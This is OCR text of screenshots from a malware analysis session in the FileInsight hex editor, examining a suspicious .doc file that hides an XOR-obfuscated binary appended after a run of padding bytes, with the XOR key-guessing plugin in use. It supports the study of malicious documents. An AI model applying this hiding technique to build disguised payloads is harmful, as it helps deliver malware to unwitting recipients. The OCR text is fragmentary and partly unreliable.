00009B00 86 85 87 86 40 F9 45 6B 2C 49 D1 1A 20 21 22 23
00009B10 85 15 F6 67 38 0A FE B2 78 19 36 5B B9 14 32 33
00009B20 34 35 BD 73 2C 39 81 53 04 86 42 2B 2C 32 1B 88
00009B30 74 09 85 F9 E6 6D 21 90 48 39 2A 9C EA EF 66 17
00009B40 2F E7 60 39 E5 5D 1C E6 30 DE 7E E4 6B E8 2A 6F
00009B50 E7 1E 62 67 0D B5 12 7A 7D 7D 7E F4 33 79 9A D1
00009B60 52 75 76 CE 49 49 4A 4B C7 0E 46 A7 F4 67 42 43
00009B70 AF F5 22 C8 5D 59 5A 5B 5C DE 9A 47 0F 0F 09 90
00009B80 DF 19 72 53 5F E8 AE AD AC AD AE 17 A1 A1 A2 A3
00009B90 D0 96 2D E3 9C B1 31 F3 B4 8E 76 57 B4 17 4D 4C
00009BA0 E1 3E DE AF 77 F9 86 74 FC 9D 71 FF 94 69 BC 7C
00009BB0 7B 7A 05 43 94 C4 11 DF B8 95 15 CB B4 81 1B 91
00009BC0 2C 96 96 97 E8 2A BF 60 A0 C9 E6 64 C9 1E 93 FF
00009BD0 1B 94 FE 18 89 D1 12 EE 03 02 01 7C 34 FD AF 31
00009BE0 F0 F5 A3 A1 9F 9A 41 21 FF 0D FD 14 F3 13 F1 35
00009BF0 F7 3A 39 16 83 86 84 86 1F 56 34 54 21 5A 13 B9
00009C00 D5 3D 29 F2 28 29 19 EB 1F F6 1D E6 13 F3 11 DC
00009C10 DB C3 73 AC D4 6A 6C 6C 56 3D 6C 57 46 41 72 33
00009C20 65 DD B8 19 08 09 55 55 57 50 CD 5A 8B 6D 26 0B
00009C30 56 54 F9 73 3C 0D F2 AE E2 E2 E1 9C D4 1D 4F D1
00009C42 1C 15 DA DB A4 A5 A6 A7 A0 A1 A2 A3 AC AD AE AF
Go to
0x3735
Absolute
Current
Go
Cancel
Pasting the offset to “Go to” dialog (it can be opened by hitting Ctrl-g key)
Values
Byte 218
WORD 56282
DWORD 2779044826
ASCII
Unicode
Output
Sending the whole file to the viewer GUI.
You can move window by dragging bitmap image.
You can also copy current offset by right-clicking bitmap image.
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 9C42h (40002)
Length 0h (0)
OVR
4:42 PM
8/7/2021



FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc
File
Home
Edit
Search
Plugins
Windows
Help
New
Open
Close
Save
View as Hex
View as Text
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get
Web
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
64b3d533be1fe5b3bd5e5cd7adaf...
00003640 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003650 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003660 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003670 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003680 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003690 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036A0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036B0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036C0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036D0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036E0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
000036F0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003700 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003710 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003720 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003735 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003740 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
00003750 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 7D 000000000000000
00003760 7D 7D 7D 01 01 01 01 01 01 01 01 00 01 01 00 00
00003770 01 01 01 01 01 01 01 01 00 FA 01 00 00 B2 00 00
00003780 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
00003790 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
000037A0 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
000037B0 C9 DF 16 87 9B 99 9A 9B 98 9D 9E 9F 6F 6E 92 93 on
000037C0 2C 95 96 97 E8 E9 EA EB AC ED EE EF E0 E1 E2 E3 ,
000037D0 E4 E5 E6 E7 F8 F9 FA FB FC FD FE FF F0 F1 F2 F3
000037E0 F4 F5 F6 F7 C8 C9 CA CB CC CD CE CF 30 C1 C2 C3 0
000037F0 CA DA 7C C9 D8 6D D3 16 FD 65 DF 93 1D F0 86 BB | m e
00003800 BD A6 F6 A7 5A 46 4D 59 4D 40 0E 4C 41 4F 4C 4C ZFMYM@ LAOLL
00003810 50 05 44 42 18 4B 4F 55 1C 54 50 1F 74 7E 61 13 P DB KOU TP t a
The binary data is appended from here
Navigation
Structures
Decode
Values
Byte 48
WORD 12336
DWORD 808464432
ASCII 00000000000000000000
Unicode ??????????????????????W?
Values
Bookmarks
Calculator
Output
Sending the whole file to the viewer GUI.
You can move window by dragging bitmap image.
You can also copy current offset by right-clicking bitmap image.
Output
Scripting
Offset 3735h (14133) Length 1h (1) OVR
4:42 PM
8/7/2021



FileInsight - 64b3d533be1fe5b3bd5e5cd7adaf8e7c55d0a9581708ac61bb2940ff3c0b3875_PanchePetition1.doc
File
Home
Edit
Search
Plugins
Windows
Help
Operation
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decremental XOR
Incremental XOR
Null-preserving XOR
XOR with next byte
XOR with next byte (reverse)
Guess multibyte XOR keys
Visual Decrypt
Visual Encrypt
Guess multibyte XOR keys from selected region (the whole file if not selected) based on revealed keys that are XORed with 0x00
Guessing XOR keys to deobfuscate embedded files
Script is running, please wait...
Navigation
Supported
64b3d533be1fe5b3bd5e5cd7adaf...
Values
Byte 48
WORD 12336
DWORD 808464432
ASCII 00000000000000000000
Unicode ??????????????????????????W
Output
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 3734h (14132)
Length 0h (0)
OVR
4:42 PM
8/7/2021

